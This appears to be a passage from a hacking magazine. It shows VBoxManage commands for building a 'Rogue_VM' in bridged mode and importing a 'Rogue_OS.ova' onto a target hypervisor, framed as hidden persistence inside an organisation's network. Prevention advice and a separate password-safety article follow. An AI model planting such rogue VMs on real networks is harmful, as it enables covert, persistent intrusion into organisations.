Then assign RAM to our newly created virtual machine (Rogue\_VM) and assign a network adapter. Here we have given our Rogue VM a bridged adapter.

```
C:\Program Files\Oracle\VirtualBox>VBoxManage modifyvm Rogue_VM --ioapic on
Hackercool Magazine
C:\Program Files\Oracle\VirtualBox>VBoxManage modifyvm Rogue_VM --memory 1024 --vram 128

C:\Program Files\Oracle\VirtualBox>VBoxManage modifyvm Rogue_VM --nic1 bridged

C:\Program Files\Oracle\VirtualBox>_
```

Each networking mode plays a different role while installing virtual machines. So, it's good to learn about each of them.

## 1. NAT:

NAT stands for Network Address Translation (NAT). This is the default networking mode of VirtualBox. This mode allows web access, downloading of files from internet, etc. Our simple lab above is NAT. This is used to create a hacking lab when both attacker system and target system need internet access.

## 2. NAT network:

This is useful in creating hacking lab on a separate internal network that uses outbound connections.

## 3. Bridged adapter:

When you use a Bridged adapter, the virtual machine uses the network adapter of the Host machine and acts as a separate machine in the LAN network of the Host machine.

## 4. Internal network:

This creates a different kind of network separated from the host system. This network doesn't have access to the outside internet.

## 5. Host-only network:

This creates a network in which the virtual machines have access to the Host machine.



## 6. Not attached:

In this type of network, the virtual machine is disconnected from everything. This might be useful in creating a malware analysis lab.

Then let's create hard disk for storage using command as shown below.

```
C:\Program Files\Oracle\VirtualBox>VBoxManage createhd --filename `pwd`/Rogue_VM/Rogue_VM_DISK.vdi --size 10000 --format VDI
Hackercool Magazine
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Medium created. UUID: 95ffa541-bc32-46b8-a489-8179149a733f
```

```
C:\Program Files\Oracle\VirtualBox>
```

```
C:\Program Files\Oracle\VirtualBox>VBoxManage storagectl Rogue_VM --name "SATA Controller" --add sata --controller IntelAhci
Hackercool Magazine
```

```
C:\Program Files\Oracle\VirtualBox>VBoxManage storageattach Rogue_VM --storagectl "SATA Controller" --port 0 --device 0 --type hdd --medium `pwd`/Rogue_VM/Rogue_VM_DISK.vdi
Hackercool Magazine
```

```
C:\Program Files\Oracle\VirtualBox>
```

```
C:\Program Files\Oracle\VirtualBox>VBoxManage storagectl Rogue_VM --name "IDE Controller" --add ide --controller PIIX4
Hackercool Magazine
```

Next, we need to attach a ISO file of our choice as shown below.

For this tutorial, we are attaching a Debian iso file. Why? Because, Debian is simple and more

```
C:\Program Files\Oracle\VirtualBox>VBoxManage storageattach Rogue_VM --storagectl "IDE Controller" --port 1 --device 0 --type dvddrive --medium `pwd`/debian.iso
Hackercool Magazine
```

```
C:\Program Files\Oracle\VirtualBox>VBoxManage modifyvm Rogue_VM --boot1 dvd --boot2 disk --boot3 none --boot4 none
```

Importantly we can install any hacking tool we want (Remember Kali is based on Debian).


Our Rogue\_VM is ready. This can be seen by using the command below to show all virtual machines installed.

Let's have a look at our newly created rogue virtual machine in Oracle Virtual Box GUI interface.

```
C:\Program Files\Oracle\VirtualBox>vboxmanage list vms
"Tails_OS" {6208c3ee-091c-45d0-9909-c86fa5098015} Hackercool Magazine
"Whonix-Gateway-Xfce" {d513b5d3-7e32-43c2-9a12-5012fd0244d3}
"Whonix-Workstation-Xfce" {6c568dc1-9545-436e-b586-2f5e97c153b1}
"kali-linux-2024.2-virtualbox-amd64" {8fd2164a-bbcd-4f35-8d09-326ba8364f6d}
"Rogue_VM" {fb0617fe-cfab-4c3d-a40c-6d9510448aa3}
```

*"I'm not a fugitive anymore. Never will be in the future. After spending five years in jail, you learn your lesson. I never want to return there."*  
-Kevin Mitnick






*"The regular software and firmware checks ensure that your system is up-to-date and secure from the latest threats (malware, botnets, viruses, ransomware, Trojans and others) developed by hackers. Consider your system updates as your digital armor. They protect you from the latest threats concocted by hackers. If you're still running outdated hardware and software, you're essentially leaving your digital door ajar, making you vulnerable to malware, viruses, and ransomware attacks. Always install the latest patches and fixes recommended by your operating system vendor to keep your defenses up."*

**[Check whether your email is a part of any data breach](https://haveibeenpwned.com)**

**<https://haveibeenpwned.com>**





In the above image, you can see that our virtual machine is connected in Bridged mode. You should have read and understood what are the different types of networking modes in virtualization software.

In bridged mode, the virtual machine is connected to the network of organization just like a new device is connected to the network. That may be the host and guest are treated as different machines. So, we can perform any operation on the LAN without the restriction of NAT.

There's another way we can install a rogue virtual machine on the target hypervisor. We can just import the OVA file. OVA stand for Open Virtual Appliance. This is file format archive where file is saved using tar archiving format. It is a virtual appliance package file that contains files for distribution of software that runs on a virtual machine.

We can just upload OVA file to the target network and then impact into VirtualBox. For example, let's here make a ova file of Tails OS and name it as "Rogue\_OS.ova".

*"The Patriot Act is ludicrous. Terrorists have proved that they are interested in total genocide, not subtle little hacks of the U.S. infrastructure, yet the government wants a blank search warrant to spy and snoop on everyone's communications."*  
*-Kevin Mitnick*



```

01/11/2023 05:38 PM 332,976 Qt5PrintSupportVBox.dll
01/11/2023 05:38 PM 224,016 Qt5SqlVBox.dll
01/11/2023 05:38 PM 5,589,864 Qt5WidgetsVBox.dll
01/11/2023 05:38 PM 252,080 Qt5WinExtrasVBox.dll
07/31/2024 05:01 PM 80,896 Rogue_OS.ova
06/29/2023 07:24 PM <DIR> sdk
06/29/2023 07:24 PM <DIR> sqldrivers
06/29/2023 07:24 PM <DIR> styles
01/11/2023 05:40 PM 29,621,488 UICommon.dll
06/29/2023 07:24 PM <DIR> UnattendedTemplates
01/11/2023 05:37 PM 4,337,664 UserManual.qch
01/11/2023 05:37 PM 356,352 UserManual.qhc

```

Here's the command to import this OVA file into Virtual Box.

```

C:\Program Files\Oracle\VirtualBox>vboxmanage import Rogue_OS.ova

```

```

C:\Program Files\Oracle\VirtualBox>vboxmanage import Rogue_OS.ova
0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%
Interpreting C:\Program Files\Oracle\VirtualBox\Rogue_OS.ova...
OK.
Disks:
  vmdisk2      21474836480    -1    http://www.vmware.com/interfaces/specifications/
vmdk.html#streamOptimized    Tails_OS-disk002.vmdk    -1    -1

virtual system 0:
0: Suggested OS type: "Debian_64"
   (change with "--vsys 0 --ostype <type>"; use "list ostypes" to list all possible values)
1: Suggested VM name "Tails_OS 1"
   (change with "--vsys 0 --vmname <name>")
2: Suggested VM group "/"
   (change with "--vsys 0 --group <group>")
3: Suggested VM settings file name "C:\Users\ADMIN\VirtualBox VMs\Tails_OS 1\Tails_OS 1.vbox"
   (change with "--vsys 0 --settingsfile <filename>")
4: Suggested VM base folder "C:\Users\ADMIN\VirtualBox VMs"
   (change with "--vsys 0 --basefolder <path>")
5: Number of CPUs: 1
   (change with "--vsys 0 --cpus <n>")

```

*"I think a cyber-terrorism attack is overblown, though the threat exists. I think al Qaeda and other groups are more interested in symbolic terrorism, like what they did to the World Trade Center - suicide bombers or something that really has an effect and is meaningful to people." -Kevin Mitnick*



5: Number of CPUs: 1  
 (change with "--vsys 0 --cpus <n>")  
 6: Guest memory: 2048 MB  
 (change with "--vsys 0 --memory <MB>")  
 7: Sound card (appliance expects "", can change on import)  
 (disable with "--vsys 0 --unit 7 --ignore")  
 8: USB controller  
 (disable with "--vsys 0 --unit 8 --ignore")  
 9: Network adapter: orig NAT, config 3, extra slot=0;type=NAT  
 10: CD-ROM  
 (disable with "--vsys 0 --unit 10 --ignore")  
 11: IDE controller, type PIIX4  
 (disable with "--vsys 0 --unit 11 --ignore")  
 12: IDE controller, type PIIX4  
 (disable with "--vsys 0 --unit 12 --ignore")  
 13: SATA controller, type AHCI  
 (disable with "--vsys 0 --unit 13 --ignore")  
 14: Hard disk image: source image=Tails\_OS-disk002.vmdk, target path=Tails\_OS-disk002.vmdk, controller=13;port=0  
 (change target path with "--vsys 0 --unit 14 --disk path";  
 change controller with "--vsys 0 --unit 14 --controller <index>";  
 change controller port with "--vsys 0 --unit 14 --port <n>";  
 disable with "--vsys 0 --unit 14 --ignore")  
 0%...10%...20%...30%...40%...50%...60%...70%...80%...90%...100%  
 Successfully imported the appliance.

C:\Program Files\Oracle\VirtualBox>vboxmanage import Rogue\_OS.ova

Here it is.

C:\Program Files\Oracle\VirtualBox>vboxmanage list vms  
 "Tails\_OS" {6208c3ee-091c-45d0-9909-c86fa5098015}  
 "Whonix-Gateway-Xfce" {d513b5d3-7e32-43c2-9a12-5012fd0244d3}  
 "Whonix-Workstation-Xfce" {6c568dc1-9545-436e-b586-2f5e97c153b1}  
 "kali-linux-2024.2-virtualbox-amd64" {8fd2164a-bbcd-4f35-8d09-326ba8364f6d}  
 "Rogue\_VM" {fb0617fe-cfab-4c3d-a40c-6d9510448aa3}  
 "Tails\_OS 1" {f9461780-6529-49df-96be-0ff2305560eb}  
 C:\Program Files\Oracle\VirtualBox>Rogue\_VM\_Rogue\_VM\_

## How are Rogue VMs helpful to hackers?

Rogue VMs act like undercover agents within a target computer network. Rogue VMs serve multiple purposes:

Staying Put: They stick around for a long time.

Avoiding Detection: They hide from regular security checks.

Expanding Influence: They become a base for more mischief.

## Why Are They Dangerous?



Rogue VMs let hackers stay hidden and control the network. They're like silent spies, working behind the scenes.

## What's the impact of Rogue VMs on businesses?

Rogue VMs can wreak havoc on businesses in several ways:

- 1.Data Theft:** Hackers can steal sensitive information, customer data, and intellectual property from compromised systems.
- 2.Financial Loss:** Rogue VMs disrupt operations, leading to financial losses due to downtime, data breaches, and recovery costs.
- 3.Reputation Damage:** A security breach tarnishes a company's reputation, eroding trust among customers and partners.
- 4.Legal Consequences:** Non-compliance with data protection regulations can result in hefty fines.
- 5.Operational Disruption:** Rogue VMs can crash systems, disrupt services, and cause chaos.

## How to prevent from Rogue VMs?

Preventing rogue virtual machines (VMs) is crucial for maintaining a secure network. Here are some effective strategies:

### 1.Move Test and Training VMs to Managed Servers:

Centralize test and training VMs on managed servers.

Discourage users from running virtualization software locally on their systems.

### 2.Disable Virtual Network Interfaces:

Deactivate the virtual network interfaces that allow VMs to connect directly to the LAN through their host system.

This prevents unmanaged VMs from accessing the network.

### 3.Regularly Audit Systems:

Conduct thorough audits to detect the presence of rogue VMs.

Look out for unpatched or unmanaged VMs connected to the LAN.

Remember, proactive measures help safeguard your organization against rogue VMs

*"A PCMag survey revealed that many of you are using the same passwords for every login online. Stop doing that, please. Using the same password everywhere leaves you open to attacks. Instead, get a password manager, even a free one, and it will help you create strong, lengthy, unique passwords for your many online logins. Password managers not only generate and remember strong passwords for you, but also fill them in automatically on login pages in a secure way."*



**How to avoid being hacked: start by upping your password game – '12345' doesn't cut it**

# ONLINE SECURITY

**Thembekile Olivia Mayayise**  
Senior Lecturer,  
University of the Witwatersrand.

If you type the term “password cyberattack” into Google News, the results will show just how often cyber criminals are getting hold of important data belonging to companies and individuals. Weak passwords are a big part of the problem. For instance, in 2023 technology security firm Nordpass reported that “123456” was the most common password in Nigeria, and the second most common password in the whole world.

Thembekile Mayayise is a cybersecurity professional and researcher. The Conversation Africa asked her to outline how employers and employees can improve their password safety.

## Why is password security so important?

The spike in cyberattacks leading to system breaches and data leaks has compelled a review of access control strategies. The question has shifted from whether cyberattacks will occur to when and how they will happen.

Passwords and usernames remain a key point of vulnerability as they are still used for access and authentication. Too many people use weak and recycled passwords.

A report by cybersecurity firm Sophos found that the “number of cyber attacks on businesses in South Africa, Kenya and Zambia increased by 76% in 2023”. This comes at a huge cost.

Each year various sources publish lists of the most

used passwords. Research by NordPass often highlights predictable choices like “123456”, “admin”, “12345678” and “password”.

These passwords can be cracked in less than a minute by highly skilled hackers and those with basic hacking skills. Confidential information is then exposed to theft, deletion or tampering. AI tools are making hacking easier.

In some organisations, passwords never expire, creating opportunities for unauthorised access. In many instances, compromised passwords result in online identity theft. Nor are password-saving features, such as websites offering to auto-save when you create a new account, a flawless solution. Despite the convenience, these platforms pose a risk of credential exposure.

***"Passwords and usernames remain a key point of vulnerability as they are still used for access and authentication. Too many people use weak and recycled passwords."***

## What can companies do differently?

A password policy and corresponding standards should be developed and implemented to

meet the company's cybersecurity objectives. How this is done depends on the organisation and the type of business. For example, financial institutions and credit card companies may find the Payment Card Industry Data Security Standard to be most appropriate. Others might find the guidelines provided by the US National Institute of Standards and Technology or ISO/IEC 27001 security standards useful. These standards are used globally.

Companies must ensure that employees are fully informed about the policies and procedures related to password use and that they understand their responsibilities. They should therefore:

1. conduct regular awareness campaigns to promote safe password practices and address potential password threats.

**(Cont'd On Next Page)**



2.follow best practice security standards for user accounts management and password control

3.incorporate password-strength meters to assist users in generating more secure passwords

3.consider adopting multi-factor authentication, which requires two or more pieces of evidence to authenticate a user – for example a password and facial or retina recognition

4.ensure that the password files are encrypted

5.conduct regular audits to monitor and ensure compliance with password policies and standards.

## What about individuals?

Individuals can enhance their online safety – both at work and in their private life – by remaining vigilant and informed about the latest threats that could compromise password security. In organisational settings you should:

1.know and follow organisational policies and standards for safe password use

2.participate in awareness and training sessions

3.report any suspicious security incident to the ICT help desk or follow your organisation's incident management process

4.keep your login credentials safe and secure

5.log out after every session, especially when you're using a shared computer

6.use passwords which are strong and unlikely to be guessed by attackers

7.avoid using sequential characters or repetitive phrases for passwords, recycled or easily guessable passwords such as dictionary words

8.check if the chosen password is not already on the list of breached or common passwords

9.change your password whenever a compromise is suspected

10.use encrypted password manager tools to store passwords safely.

## What are the biggest password no-nos?

Don't use basic or easily guessable passwords, such as common dictionary words. Users should aim for a password not shorter than 12 characters long, a combination of alpha numeric (letters and numbers) and special characters, and lower and upper cases (small and capital letters) and keep it confidential.

It's also important not to reuse passwords across different accounts.

Don't use auto-fill or save your passwords on websites especially on shared computers.

Avoid sharing passwords or revealing them to others, particularly with colleagues in the workplace. If you have to share a password, ensure that it is authorised by the manager and that the details are documented for auditing purposes.

Never give password details over the phone to individuals claiming to be IT technicians without proper verification.

Some of the ways to verify the authenticity of the call are as follows:

1.confirm the ticket number the caller is referencing

2.ask the caller to send an official email to your account, especially if you don't have issues accessing a computer

3.if an internal telephone number is being used, check the authenticity of the call

4.request identification details from the caller such as their name, office location, department and reporting lines.

